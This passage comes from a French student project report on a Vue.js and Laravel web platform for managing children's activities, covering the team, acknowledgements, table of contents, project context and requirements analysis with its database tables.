



# Plateforme Web de Gestion des Activités pour Enfants

**Encadré par :**  
**Mr.GHAILANI Mohamed**

## Membres de l'équipe

<b>Nom Prenom</b>	<b>LE Rôle dans Projet</b>
YASSER BOULERBAH	Chef d'équipe
ANASS EI OUAHABI	Développeur front VueJS
BOUKER MOHAMMED	Développeur front VueJS
OUSSAMA EL_BATTEOUI	Développeur Backend Laravel
ABBAD ABDELOUAHED	Développeur Backend Laravel
ALLAM ELARBI	Développeur base de données
HADAD WAIL	Administrateur système LINUX
JEBARI HASSANI ABDELHAK	Administrateur système LINUX
AL AZAMI TAREK	Responsable de la sécurité applicative
LOUAH Mohammed	Responsable des tests

## **Remerciements**

Nous tenons à exprimer nos sincères remerciements à notre professeur encadrant, Mr. EL GHAILANI MOHAMED, pour son soutien inestimable tout au long de ce projet. Sa présence, son expertise et ses conseils éclairés ont été essentiels à la réussite de ce travail. Nous sommes reconnaissants de l'opportunité de bénéficier de ses connaissances et de sa guidance, qui ont joué un rôle déterminant dans la réalisation de ce projet.

Nous adressons également nos remerciements à toute l'équipe pédagogique de l'École Nationale des Sciences Appliquées de Tanger (ENSAT) pour leur engagement et leur contribution à notre formation. Leur enseignement de qualité et leurs efforts ont été cruciaux pour notre progression académique et le développement de nos compétences.

Nous exprimons notre gratitude envers tous les membres de l'équipe, qui ont été des partenaires précieux tout au long de ce projet. Leur collaboration, leur soutien et leur esprit d'équipe ont été d'une importance capitale pour le succès de notre travail.

Enfin, nous souhaitons remercier tous ceux qui ont contribué de près ou de loin à la réalisation de ce projet. Votre appui, vos conseils et votre confiance nous ont permis de surmonter les défis rencontrés et d'atteindre les objectifs fixés.

Nous sommes profondément reconnaissants envers notre encadrant et toutes les personnes qui ont participé à cette expérience enrichissante. Votre soutien a été inestimable et nous vous en remercions sincèrement.

<b>Remerciements.....</b>	<b>3</b>
<b>Chapitre 1 : Contexte général du projet.....</b>	<b>8</b>
1.1 Introduction.....	8
1.2 Présentation du projet.....	8
1.2.1 Cadre du projet.....	9
1.2.2 Objectifs du projet.....	9
1.2.3 Planification du projet.....	9
1.3 Conclusion.....	10
<b>Chapitre 2 : Analyse et conception.....</b>	<b>11</b>
2.1 Introduction.....	11
2.2 Étude des besoins fonctionnels.....	11
2.3 Identification des acteurs.....	12
2.4 Modèles [diagrammes].....	12
2.5 Conclusion.....	14
<b>Chapitre 3: L'interactivité de l'utilisateur avec l'application.....</b>	<b>15</b>
<b>Chapitre 4 : Git/GitHub.....</b>	<b>18</b>
Git.....	18
1-Définition:.....	18
2-Quelques commandes de base de Git:.....	18
Github Actions.....	19
1-Définition:.....	19
2-Gestion des Branches.....	19
3-Processus CI/CD:.....	21
Étape 1: Checkout Code.....	24
<b>□ Chapitre 5: Création d'un projet Vuejs :.....</b>	<b>28</b>
Structure de Projet par défaut :.....	29
□ Installation d'axios et router :.....	30
□ Structure actuelle de notre projet :.....	31
App.vue :.....	32
Page d'accueil :.....	33
Page d'inscription :.....	35
Page de connexion :.....	37
Navbar :.....	40
<b>● Gestion des permission :.....</b>	<b>42</b>
<b>I. Les interfaces.....</b>	<b>44</b>
1. Interface de parent.....	44
Page principale :.....	44
● featuredoffre :.....	44
● Offerlist :.....	46
● UtilisateurParent :.....	52
Le profile de l'utilisateur:.....	58

Notification :.....	61
Mes enfants :.....	66
▪ Ajouter un enfant :.....	67
▪ Planification de l'enfant :.....	69
▪ Editer un enfant:.....	73
▪ Mes demandes :.....	74
▪ List des activités :.....	78
▪ Selectioner les enfants :.....	80
▪ Le code de composant activiter offre :.....	82
▪ le code de composant select horaire :.....	84
2. Interface de l'administrateur :.....	85
<b>Chapitre 6: Développement Back End.....</b>	<b>94</b>
Introduction.....	94
Commandes utilisées.....	95
Contrôleurs.....	95
AdminController.....	96
AdminOffreController.....	100
AdminActiviteeOffreController.....	105
AdminController.....	109
AdminDemandeController.....	112
DevisController.....	115
PDFController.....	119
NotificationController.....	122
ParentFactureController.....	127
AdminPlanningController.....	128
FatherController.....	132
EnfantController.....	134
AnimatorController.....	137
ShowController.....	139
<b>Chapitre 6-p2 : Modélisation Base Données.....</b>	<b>155</b>
Les Migrations dans le Projet Laravel.....	155
Les Modèles dans le Projet Laravel.....	168
Les Factory dans le Projet Laravel.....	184
<b>Chapitre 7: Administration système.....</b>	<b>199</b>
1) Création d'une application CRUD pour le test de docker.....	199
2) Test des différentes requêtes en utilisant Postman.....	199
3) Test de l'application et son fonctionnement et interaction avec la base de données... 199	199
4) Push dans un dépôt GitHub de mon compte privé.....	199
5) Continuation du travail : ajout des fichier docker (conteneurisation).....	199
6) Création des Dockerfiles (backend et frontend).....	199

7) Création du docker-compose.yml et des différents services.....	199
8) Push vers le dépôt GitHub avec tous les fichiers docker et les mises à jour.....	200
9) Push vers dockerhub à l'aide des GitHub actions CI.....	200
10) Test des images délivrées à dockerhub dans une VM en utilisant SSH.....	200
11) Push des fichiers docker dans notre dépôt de production après avoir vérifié l'environnement et la configuration.....	200
12) Conteneurisation de l'application de production(suivant le même étapes précédentes).....	201
13 ) Déploiement de de l'application web dans une instance aws EC2.....	201
14) Configuration DNS POSTFIX ET NGINX dans une machine linux debian.....	201
12) Conteneurisation de l'application suivant les étapes précédentes.....	236
13) Déploiement CI/CD de conteneurs dans un serveur aws EC2.....	236
Le script de GitHub actions est le suivant.....	236
`runs-on: ubuntu-latest` : Spécifie que le job s'exécute sur une machine virtuelle Ubuntu la plus récente.....	237
Étape 1: Checkout Code.....	237
<b>Configuration Statique :</b> .....	<b>245</b>
<b>Qu'est ce que DNS</b> .....	<b>246</b>
<b>Chapitre 8: WEBSITE SECURITY</b> .....	<b>256</b>
8.1 Introduction.....	256
8.2 Types Authentication:.....	258
8.2.1 Authentification basée sur les sessions:.....	258
8.2.2 Authentification basée sur les Tokens (Laravel Sanctum):.....	260
8.3 Les Contrôleurs Responsable Sur Authentification (registration,login, logout,).....	263
8.3.1 Validations des données côté Serveur:.....	263
8.3.2 Controleur Registration (Inscription) :.....	264
8.3.3 EmailVerificationController :.....	266
8.3.4 RegistrationAnimateurs.....	266
8.3.5 RegistrationAdmins.....	267
8.3.6 LoginController:.....	268
8.3.7 LogoutController:.....	269
8.3.8 Hashage de Password.....	270
8.4 Sécurisation des Routes qui nécessite authentification:.....	272
8.4.1 Routes Publiques:.....	272
8.4.2 Routes Protégées par Authentification:.....	272
8.5 Sécurisation des routes par les permissions qui s'appellent (Authorization).....	273
8.5.1 Fonctionnement des Middlewares : .....	273
<b>8.6 Sécurisation contre les Attaques:</b> .....	<b>275</b>
8.6.1 Sécurisation contre les Attaques XSS:.....	275
8.6.1.1 Injection de Script :.....	275
8.6.1.2 Exécution du Script : .....	276

8.6.2 Sécurisation Contre Attack CORS:.....	277
8.6.3 Sécurisation Contre l'Attack CSRF:.....	281
8.6.4 Injection SQL:.....	284
8.7 integer google RECAPTCHA:.....	286
8.7.1 Types d'attaques que reCAPTCHA v3 peut aider à prévenir:.....	289
<b>Chapitre 9 : Tests Logiciels.....</b>	<b>293</b>
Introduction.....	294
Les Tests Manuels et Automatisés.....	294
Les tests Manuels : .....	294
Les tests Automatisés : .....	295
Catégories de tests.....	295
Présentation des outils.....	297
1. PHPUnit.....	297
1.1. Introduction.....	297
1.2. Test Unitaire (Unit Test).....	299
1.3. Test de fonctionnalité (Feature Test).....	301
1.4. Tests de notre application web.....	304
1.4.1. Tests du contrôleur de Registration.....	304
Test avec des données valides:.....	305
Test avec des données invalides:.....	306
Le résultat des deux tests:.....	306
La résolution du problème:.....	307
Le résultat après la résolution du problème:.....	308
1.4.2. Tests du contrôleur EmailVerification.....	308
Test avec un jeton (token) invalide:.....	309
1.4.3. Tests du contrôleur Login:.....	310
Test du login d'un utilisateur invalide:.....	311
Le résultat des tests:.....	311
1.4.4. Tests du contrôleur Logout:.....	312
Le résultat du test:.....	313
1.4.5. Tests du contrôleur ResetPassword :.....	314
a. Tests de la méthode “ResetPasswordEmail”:.....	314
Test avec un utilisateur valide:.....	314
Test avec un utilisateur invalide:.....	315
b. Tests de la méthode “ResetPassword”:.....	315
Test des données correctes:.....	316
Test avec un utilisateur inexistant:.....	317
Test avec une confirmation de mot de passe invalide:.....	318
c. Résultat des tests du contrôleur ResetPassword:.....	319
1.4.6. Tests du contrôleur AdminActivithee :.....	319
a. Tests de la méthode createActivity :.....	319

Test de création d'une activité:.....	320
Test test_require:.....	321
Test test_unique_titre:.....	321
b. Test de la méthode updateActivity : .....	322
c. Test de la méthode destroyActivity :.....	322
d. Résultat des tests du contrôleur AdminActivitee:.....	323
1.4.7. Tests du contrôleur AdminActiviteeOffre : .....	323
1.4.8. Tests du contrôleur AdminOffre : .....	324
1.4.9. Tests du contrôleur Notification : .....	327
1.4.10. Tests du contrôleur Show : .....	327
Conclusion:.....	329
2. Playwright.....	331
2.1. Introduction.....	331
2.2. Principales Notions et Outils.....	331
2.3. Pratique.....	332
3. Tests de sécurité.....	333
3.1. Introduction.....	333
3.2. Pratique.....	333
4. Tests de performance.....	334
4.1. Introduction.....	334
4.2. Pratique.....	335

# Chapitre 1 : Contexte général du projet

## 1.1 Introduction

Dans cette section, nous allons présenter le contexte général de notre projet, qui vise à développer une plateforme de gestion des activités pour enfants. Ce projet a été conçu pour répondre aux besoins spécifiques des administrateurs, animateurs et parents dans le cadre de la gestion et l'organisation d'activités éducatives et récréatives. Le projet englobe la conception, le développement, la mise en œuvre et le déploiement d'une application web complète et intuitive.

## 1.2 Présentation du projet

Le projet est structuré de manière à offrir une interface utilisateur intuitive et des fonctionnalités robustes pour chaque type d'utilisateur : administrateurs, animateurs et parents. La plateforme permet de gérer les inscriptions, les offres d'activités, les horaires, les notifications, et bien d'autres aspects essentiels à une gestion efficace des activités. Cette section détaillera les éléments constitutifs du projet, son cadre, ses objectifs, et sa planification.

### 1.2.1 Cadre du projet

Le projet s'inscrit dans le cadre d'un besoin accru de solutions numériques pour faciliter la gestion des activités pour enfants. Il vise à centraliser toutes les opérations nécessaires dans une seule plateforme, accessible en ligne, pour permettre une gestion fluide et efficace. La plateforme a été développée en utilisant des technologies modernes telles que Vue.js pour le front-end et Laravel pour le back-end. Le cadre du projet comprend les éléments suivants :

- **Technologies utilisées** : Vue.js pour le front-end, Laravel pour le back-end, Docker pour la containerisation, et PostgreSQL pour la base de données.
- **Structure des Données** : Utilisation de modèles relationnels pour structurer les données des utilisateurs, des offres, des activités, des demandes, des horaires, des notifications, et des devis.
- **Sécurité** : Mise en place de mécanismes d'authentification et de gestion des droits d'accès pour assurer la confidentialité et la sécurité des données des utilisateurs.

### 1.2.2 Objectifs du projet

Les principaux objectifs du projet sont :

Offrir une interface utilisateur intuitive et facile à utiliser pour les administrateurs, animateurs et parents.

- Faciliter la gestion des inscriptions et des offres d'activités.
- Assurer une communication fluide entre les différents utilisateurs via des notifications.
- Permettre une gestion efficace des horaires et des plannings des activités.
- Intégrer des fonctionnalités de génération de devis et de facturation pour une gestion financière transparente.
- Automatiser les processus de gestion pour réduire le temps et les efforts manuels nécessaires.
- Fournir des outils analytiques pour suivre la participation et les performances des activités.

### **1.2.3 Planification du projet**

La planification du projet a été divisée en plusieurs phases, chacune comportant des objectifs spécifiques et des livrables clairs. Le projet a suivi une méthodologie agile, permettant des itérations rapides et des ajustements en fonction des retours utilisateurs. Voici un aperçu des principales phases du projet :

#### **1. Phase d'analyse :**

- Identification des besoins des utilisateurs.
- Rédaction du cahier des charges et spécifications fonctionnelles.

#### **2. Phase de conception :**

- Modélisation des données et création des schémas de la base de données.
- Conception des interfaces utilisateur.

#### **3. Phase de développement :**

- Implémentation des fonctionnalités principales :
  - Gestion des utilisateurs (inscription, authentification, gestion des rôles).
  - Création et gestion des offres et activités.
  - Système de notifications.
  - Génération de devis et factures.
- Intégration des différentes composantes du système.

#### **4. Phase de test :**

- Tests unitaires et d'intégration.
- Validation des fonctionnalités et des performances.
- Correction des bugs et optimisation du code.

#### **5. Phase de déploiement :**

- Configuration des environnements de production.
- Déploiement de la plateforme sur un serveur web.
- Suivi post-déploiement et maintenance.

### 1.3 Conclusion

En conclusion, ce projet a permis de développer une plateforme complète et intégrée pour la gestion des activités pour enfants. Grâce à une planification rigoureuse et à l'utilisation de technologies modernes, nous avons pu créer un outil efficace qui répond aux besoins des administrateurs, animateurs et parents, tout en assurant une expérience utilisateur optimale. La plateforme offre une gestion centralisée et simplifiée des activités, des notifications automatisées, ainsi que des outils robustes pour la génération de devis et de factures, ce qui améliore considérablement l'efficacité et la transparence des processus de gestion. Ce projet est une illustration de la manière dont la technologie peut être utilisée pour améliorer la gestion des activités éducatives et récréatives, en offrant une solution pratique et conviviale pour tous les utilisateurs impliqués.

# Chapitre 2 : Analyse et conception

## 2.1 Introduction

Dans ce chapitre, nous allons détailler l'analyse et la conception de notre application de gestion des activités pour enfants. Nous commencerons par une étude des besoins fonctionnels, suivie par l'identification des acteurs du système. Ensuite, nous présenterons les différents modèles sous forme de diagrammes pour visualiser les interactions entre les entités du système.

## 2.2 Étude des besoins fonctionnels

L'objectif principal de l'application est de permettre aux parents de gérer les inscriptions de leurs enfants à diverses activités proposées par un organisme. Les besoins fonctionnels incluent :

Gestion des utilisateurs : Inscription, connexion et gestion des rôles (administrateur, parent, animateur).

Gestion des enfants : Ajout, modification et suppression des informations des enfants par les parents.

Gestion des activités : Création, modification, suppression des activités par les administrateurs et visualisation par les parents.

Gestion des inscriptions : Les parents peuvent inscrire leurs enfants à des activités spécifiques, sélectionner des horaires et des packs optionnels.

Gestion des horaires : Les animateurs peuvent définir leurs disponibilités et les parents peuvent choisir des horaires pour les activités.

Gestion des notifications : Informer les utilisateurs des mises à jour importantes comme la confirmation des inscriptions, modifications d'horaires, etc.

Gestion des devis et factures : Génération de devis et factures pour les inscriptions aux activités.

## 2.3 Identification des acteurs

Les principaux acteurs du système sont :

Administrateur : Responsable de la gestion globale de la plateforme, des activités et des utilisateurs.


Parent : Utilisateur principal qui gère les informations de ses enfants et les inscriptions aux activités.

Animateur : Responsable de l'animation des activités, peut définir ses horaires disponibles et consulter les horaires des activités.

Enfant : Entité passive dont les informations sont gérées par les parents.

## 2.4 Modèles [diagrammes]

Pour illustrer la structure de notre base de données et les relations entre les différentes entités, nous présentons ci-dessous le modèle logique des données (MLD) :



Le modèle se compose des tables suivantes :

users : Stocke les informations de base des utilisateurs, incluant leur rôle (administrateur, parent, animateur).

administrateurs : Table liée aux utilisateurs ayant le rôle d'administrateur.

fathers : Table liée aux utilisateurs ayant le rôle de parent.

animateurs : Table liée aux utilisateurs ayant le rôle d'animateur.

enfants : Stocke les informations des enfants.

activites : Stocke les informations des activités proposées.

horaires : Stocke les horaires disponibles pour les activités.

offres : Regroupe les activités en offres spécifiques.

activity\_offres : Relation entre les offres et les activités.

planning\_anims : Stocke les horaires réservés par les animateurs.

planning\_enfs : Stocke les horaires réservés pour les enfants.

demandes : Stocke les demandes d'inscription faites par les parents.

devis : Stocke les devis générés pour les demandes.

factures : Stocke les factures générées pour les demandes validées.


notifications : Stocke les notifications envoyées aux utilisateurs.

Ces diagrammes permettent de visualiser les relations et les interactions entre les différentes entités de notre application, facilitant ainsi la conception et l'implémentation du système.


## 2.5 Conclusion

